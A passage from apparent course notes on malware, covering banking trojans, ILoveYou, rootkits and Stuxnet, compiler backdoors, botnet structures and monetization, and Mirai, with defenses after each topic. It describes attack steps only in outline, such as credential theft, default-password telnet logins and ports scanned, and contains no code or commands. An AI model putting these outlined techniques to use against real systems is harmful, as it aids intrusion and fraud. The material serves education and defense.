1. Sniff network packets to detect when user visits banking website
2. Capture credentials **before encryption** (reads keystrokes directly from input)
3. Send stolen credentials to attacker's command-and-control server

Key vulnerability: Trojan operates at a lower level than encryption, capturing plaintext input.

Mode of Operation 2: Social Engineering Attack steps:

1. Monitor network traffic to detect banking website visits
2. Steal appearance and branding from legitimate website
3. Display fake pop-up requesting additional information
4. Victim enters sensitive data (believing it's legitimate request)
5. Send stolen information to attacker's server

Examples of fake requests:

- "Verify your identity: enter mother's maiden name"
- "Security update required: provide social security number"
- "Confirm your phone number for two-factor authentication"

13.5.4 Example: ILoveYou (2000)

A sophisticated example combining worm, virus, and trojan characteristics.

Target Platform Windows 9X/2000 systems

Initial Vector Email attachment: `LOVE-LETTER-FOR-YOU.txt.vbs`

Note: The `.vbs` extension (Visual Basic Script) was a known Windows executable format, but Windows default settings hid it from users. Users believed they were opening a text file, not an executable script.

Operation **Virus-like behavior:**

- Replaced files with extensions JPG, JPEG, VBS, JS, DOC with copies of itself
- Sent itself to all entries in Outlook address book
- Sometimes changed subject line to evade detection

Worm-like behavior:

- Automatic propagation via email
- No user interaction needed after initial execution
- Rapid global spread

Trojan behavior:

- Added Windows Registry entries for automatic startup on system boot
- Downloaded trojan component "Barok": `WIN-BUGSFIX.EXE`
- This component functioned as password stealer

Damage

- Estimated $10 billion in total damage
- Millions of infected systems worldwide
- Significant disruption to businesses and organizations

Lesson: Modern malware combines multiple techniques for maximum effectiveness.

13.5.5 Trojan Defenses

User Education **Primary defense against trojans: informed users**

- Train users to recognize suspicious programs
- Avoid downloading software from untrusted sources
- Verify file extensions (Windows shows full extensions now)
- Be skeptical of unsolicited software offers

Code Signing

- Digital signatures verify software authenticity
- Operating systems warn about unsigned software
- Certificate authorities validate publisher identity
- Users can verify publisher before installation

Limitations:

- Certificate authorities can be compromised
- Legitimate developers can be impersonated
- Users often click through security warnings

Application Control

- Whitelist approved applications
- Block execution of unknown programs
- Require administrator approval for installations
- Implement application reputation systems

Security Principles **Least privilege principle:**

- Run applications with minimal necessary permissions
- Trojan can only access what host application can access
- Limit damage potential

Defense in depth:

- Multiple security layers
- Even if user executes trojan, other defenses may catch it
- Antivirus, firewall, IDS working together

13.6 Rootkit

13.6.1 Definition and Characteristics

Rootkit Adversary-controlled code that takes residence deep within the **Trusted Computing Base (TCB)** of a system. Rootkits hide their presence by modifying the operating system itself.

Key Properties

- Installed by attacker **after system has been compromised**
- Operates at kernel or firmware level
- Modifies OS to hide malicious activity
- Extremely difficult to detect using standard tools
- Allows adversary persistent access

13.6.2 Capabilities and Techniques

System Modification **Replace system programs with trojaned versions:**

- Substitute `ls`, `ps`, `netstat` with modified versions
- Modified programs hide presence of malicious files/processes/connections
- Maintain appearance of normal system operation

Modify kernel data structures:

- Hide processes from process list
- Hide files from filesystem
- Hide network connections and activities

- Intercept system calls to filter results

Persistence Mechanism Rootkits allow adversaries to:

- Return to compromised system at any time
- Survive system reboots
- Evade detection by security software
- Maintain long-term access

13.6.3 Example: Stuxnet (2010)

Sophisticated rootkit + worm combining multiple advanced techniques.

Attack Goal Target SCADA (Supervisory Control and Data Acquisition) systems controlling Iran's nuclear enrichment facilities.

Three-Module Architecture **1. Worm component:**

- Spread Stuxnet's payload across networks
- Autonomous propagation mechanisms
- Multiple infection vectors

2. Link file component:

- Executed malicious code upon opening
- Exploited Windows shortcut vulnerability (LNK files)
- Triggered payload without user awareness

3. Rootkit component:

- Hid presence of malicious files from detection
- Prevented security software from identifying threat
- Enabled persistent, stealthy operation

Infection Vector **Air-gap crossing:**

- Target network was closed and disconnected from Internet (air-gapped)
- Stuxnet entered via infected USB drives
- Human users unknowingly transferred malware across air gap

Targeted Attack **Conditional activation:**

- If infected system was not target, malware remained dormant
- Checked for specific Siemens SCADA software configurations
- Only activated payload on designated targets
- Reduced chance of detection

Payload behavior:

- Modified programmable logic controller (PLC) code
- Altered centrifuge rotation speeds subtly
- Caused physical damage to centrifuges over time
- Reported normal operation to monitoring systems

Sophistication Indicators

- Used four zero-day exploits (previously unknown vulnerabilities)
- Exploited vulnerabilities in Siemens SCADA systems
- Required detailed knowledge of target infrastructure
- Employed stolen digital certificates for code signing
- Estimated development cost: millions of dollars

Attribution **Alleged authorship:** Joint Israeli/US cyber-weapon operation

Evidence suggesting state sponsorship:

- Unprecedented sophistication and resources
- Access to multiple zero-day exploits
- Detailed knowledge of Iranian nuclear facilities
- Highly targeted attack with geopolitical objectives

13.6.4 Rootkit Defenses

Detection Challenges Rootkits are extremely difficult to detect because:

- Operate at same privilege level as detection tools
- Can intercept and modify security tool outputs
- Standard system utilities compromised
- May hide from antivirus software

Integrity Checkers **User-level integrity checking:**

- Compute cryptographic hashes of system files
- Store hashes on external, trusted medium
- Periodically verify file integrity
- Detect modifications to system binaries

Examples: Tripwire, AIDE (Advanced Intrusion Detection Environment)

Kernel-level integrity checking:

- Monitor kernel memory for modifications
- Detect hooks in system call table
- Verify kernel module integrity
- More difficult to implement and deploy

Prevention Strategies **Secure boot:**

- UEFI secure boot verifies bootloader integrity
- Cryptographic signatures on boot components
- Prevents boot-level rootkits

Kernel hardening:

- Memory protection (W$\oplus$X: Write XOR Execute)
- Kernel address space layout randomization (KASLR)
- Restrict kernel module loading

Trusted Platform Module (TPM):

- Hardware-based root of trust
- Measure and attest to system state
- Enable remote attestation
- Detect compromised systems

Regular system analysis:

- Boot from trusted external media
- Scan system from clean environment
- Compare running system against known-good baseline

Response If rootkit detected:

- Complete system reinstallation recommended
- Restore from known-good backup (before infection)
- Change all passwords and credentials
- Investigate how initial compromise occurred

Note: Simply removing rootkit files is insufficient–entire system trustworthiness is compromised.

13.7 Backdoor

13.7.1 Definition

Backdoor A hidden functionality that allows an adversary to bypass normal security mechanisms and gain unauthorized access to a system.

Characteristics

- Provides covert entry point
- Circumvents authentication and authorization
- Often intentionally introduced (though not always by attacker)
- May be difficult or impossible to discover

13.7.2 The Auditing Problem

Source Code Auditing **Question**: Why not simply audit program source code to verify absence of backdoors?

Answer: We can audit the program source, but what about the compiler?

Trusting Trust Problem **The chain of trust extends indefinitely:**

1. Can we trust the compiler that compiles our program?
2. Even if we audit the compiler source, can we trust the compiler that compiles it?
3. Can we trust the operating system running the compiler?
4. Can we trust the firmware in the hardware?

This chain of reasoning leads us to suspect all programs down to the very first compiler and beyond.

Thompson's Compiler Backdoor **Key insight from Ken Thompson's Turing Award lecture (1984):**

A malicious compiler can:

1. Recognize when it's compiling the login program
2. Insert backdoor code allowing password bypass
3. Recognize when it's compiling itself
4. Insert the backdoor-insertion code into the new compiler
5. Remove backdoor from its own source code

Result:

- Source code appears clean
- Compiled binary contains backdoor
- New compilers inherit the backdoor behavior
- Auditing source code provides false security

Fundamental Problem **You must trust something.** The question becomes: what is the minimal trusted computing base, and how do we verify it?

Further Reading

- Ken Thompson, "Reflections on Trusting Trust," *Communications of the ACM* (1984)
- More readable summary: https://www.schneier.com/blog/archives/2006/01/countering_trus.html

13.8 Botnets

13.8.1 Definition and Structure

Botnet Multiple (potentially millions of) compromised hosts under the control of a single entity, enabling **attacks at scale**.

Terminology

- **Zombies** or **bots**: Individual compromised machines
- **Botmaster**: Adversary controlling the botnet
- **Command and Control (C&C)**: System to manage bots and send commands

Attack Scale Botnets enable adversaries to:

- Control millions of machines simultaneously
- Launch coordinated distributed attacks
- Generate massive amounts of traffic or computation
- Overwhelm targets through sheer numbers

13.8.2 Botnet Topologies

Star Topology (Centralized) **Structure:**

- Central C&C server
- All bots connect directly to C&C
- C&C sends commands to all bots

Advantages:

- Simple to implement and manage
- Easy bot enrollment and command distribution
- Fast command propagation

Critical weakness:

- **C&C is single point of failure**
- Violates the **least common mechanism principle**
- If C&C is taken down, entire botnet becomes useless
- Easy to dismantle once C&C is identified

Defender strategy:

- Identify C&C server
- Take it offline or seize it
- Entire botnet rendered inactive

Peer-to-Peer (P2P) Topology (Decentralized) **Structure:**

- No central C&C server
- Bots connect to each other in mesh network
- Commands propagate peer-to-peer
- Botmaster injects commands into network

Advantages:

- No single point of failure
- Resilient to takedown attempts
- Self-organizing and self-healing

Disadvantages:

- More difficult to manage (bot enrollment, departure)
- Slower command propagation
- Vulnerable to **Sybil attacks**
  - Defenders join network with many fake bots
  - Poison command distribution
  - Monitor botnet activity
  - Potentially take control of significant portion

Hybrid Topology **Structure:**

- Multiple C&C servers in P2P arrangement
- Regular bots connect to C&C servers
- C&C servers communicate peer-to-peer
- Combines benefits of both approaches

Advantages:

- More resilient than pure star topology
- Easier to manage than pure P2P
- Some redundancy against C&C takedown

Trade-offs:

- More complex to implement
- Still has some centralized components
- Partial vulnerability to both attack types

13.8.3 Monetizing Botnets

Botnets have become profitable criminal infrastructure with multiple revenue streams:

Rental Services

- "Pay me money, and I'll let you use my botnet for your purposes"
- Rent by time period or number of bots
- Underground market for botnet services

DDoS Extortion

- “Pay me or I’ll take down your legitimate business”
- Target e-commerce sites, online services
- Demand Bitcoin payments
- Growing threat to businesses

Traffic Generation

- Bulk traffic selling: “Pay me to boost visit counts on your website”
- Generate fake metrics for advertising revenue
- Inflate engagement statistics

Click Fraud

- Simulate clicks on advertised links
- Generate revenue for attacker-controlled sites
- Drain competitors’ advertising budgets
- Distort advertising analytics

Ransomware Distribution

- “I’ve encrypted your hard drive, pay to unlock it!”
- Botnet distributes ransomware payload
- Large-scale infection campaigns
- Significant financial returns

Spam Distribution

- “Pay me, I will leave comments/advertisements all around the web”
- Send bulk spam emails
- Post spam comments on websites
- Spread misinformation or propaganda

Cryptocurrency Mining

- Use victim CPU/GPU for cryptocurrency mining
- Accumulate computing power at scale
- Victims pay electricity costs
- Attacker profits from mining rewards

Additional Criminal Activities

- Credential harvesting and sale
- Proxy services for anonymization
- Data theft and exfiltration
- Hosting illegal content

13.8.4 Example: Mirai Botnet (2016)

Target Internet of Things (IoT) devices: routers, cameras, DVRs, smart appliances

Infection Mechanism

1. Scan for devices with open Telnet ports (port 23)
2. Attempt login using 61 common username/password combinations
   - Examples: admin/admin, root/root, admin/password
   - Many IoT devices shipped with default credentials unchanged
3. If successful, download and execute Mirai bot
4. Infected device joins botnet

Scale and Impact

- Hundreds of thousands of infected devices
- Massive DDoS attacks launched:
  - KrebsOnSecurity website: 620 Gbps attack (September 2016)
  - OVH hosting provider: 1 Tbps attack (September 2016)
  - Dyn DNS service: widespread Internet disruption (October 2016)
  - Affected sites: Twitter, Netflix, PayPal, GitHub, Reddit, others
- Liberia's Internet infrastructure knocked offline (November 2016)
- Deutsche Telekom: 900,000 routers affected (November 2016)

Open Source and Variants **Mirai source code released publicly:**

- Enabled anyone to create variants
- Numerous Mirai-based botnets emerged
- Evolution of attack techniques

Example variant – Wicked (2018):

- Scans ports 8080, 8443, 80, and 81
- Attempts to locate vulnerable, unpatched IoT devices
- Targets different device types than original Mirai
- Demonstrates continuing threat evolution

Security Lessons

- IoT devices often lack security features
- Default credentials are major vulnerability
- Automated scanning and exploitation scale easily
- Open-source malware accelerates threat evolution
- Need for IoT security standards and regulations

13.8.5 Botnet Defenses

Attack C&C Infrastructure **Server takedown:**

- Identify C&C server locations
- Work with law enforcement and ISPs
- Take communication channels offline
- Seize servers and obtain evidence

DNS manipulation:

- Hijack or poison DNS records
- Route bot traffic to black hole or sinkhole
- Redirect bots to monitoring infrastructure
- Analyze bot behavior and scale

Challenges:

- P2P botnets don't have central C&C
- Fast-flux DNS makes tracking difficult
- Domain Generation Algorithms (DGA) create dynamic domains
- Bulletproof hosting providers resist takedowns

Honeypots **Definition:** Vulnerable computer that serves no purpose other than to attract attackers and study their behavior in controlled environments.

Applications for botnet research:

- Study botnet behavior and capabilities
- Identify infection vectors and propagation methods
- Capture malware samples for analysis
- Understand botnet ecosystem and economics
- Develop detection signatures

Types:

- Low-interaction: Simulates vulnerable services
- High-interaction: Real vulnerable systems in isolated environment

Network-level Defenses **Traffic monitoring and analysis:**

- Detect scanning patterns
- Identify C&C communication patterns
- Monitor for DDoS traffic signatures
- Track infection spread

ISP-level interventions:

- Block known C&C servers
- Rate-limit suspicious traffic
- Notify customers of infected devices
- Quarantine infected systems

Host-level Defenses **For general systems:**

- Keep systems patched and updated
- Use strong, unique passwords
- Deploy antivirus and anti-malware
- Enable firewalls
- Implement least privilege

For IoT devices specifically:

- Change default credentials immediately
- Disable unused services (especially Telnet)
- Apply firmware updates
- Segment IoT devices on separate network
- Use IoT-specific security solutions

Legal and Regulatory Approaches **Prosecution:**

- International cooperation to prosecute botnet operators
- Example: Mirai creators identified and prosecuted

Regulation:

- IoT security standards
- Manufacturer liability for insecure devices
- Minimum security requirements

13.9 Summary

13.9.1 Key Takeaways

Malware Definition Malware = software intentionally malicious, designed to violate security properties or harm systems.

Accessibility Modern malware can be exploited by non-expert adversaries:

- Malware-as-a-service lowers barrier to entry
- Pre-packaged exploit kits available
- Underground markets facilitate cybercrime
- Social engineering often more effective than technical sophistication

Taxonomy Many types of malware exist, classified by:

- **Replication capability**: Self-spreading vs. non-spreading
- **Host dependency**: Parasitic vs. self-contained
- **Concealment level**: User-mode vs. kernel-mode
- **Objective**: Information theft, system damage, resource abuse

However, modern malware increasingly **combines multiple categories** for maximum effectiveness.

Botnets Botnets represent **attacks at scale**:

- Enable coordinated actions across millions of machines
- Used for DDoS, spam, cryptocurrency mining, and other crimes
- Profitable criminal infrastructure
- Pose significant threat to Internet stability

Defense Principles **Multiple layers essential:**

- No single defense is sufficient
- Combine technical, organizational, and educational measures
- User awareness is critical
- Regular updates and patching
- Monitoring and incident response capabilities

Security principles remain relevant:

- Least privilege
- Defense in depth
- Fail-safe defaults
- Economy of mechanism (simplicity)
- Complete mediation

Evolving Threat The malware landscape continues evolving:

- New attack vectors emerge (IoT, cloud, mobile)
- AI and machine learning enable sophisticated attacks
- Cryptocurrency enables anonymous payments

- International cooperation needed for effective defense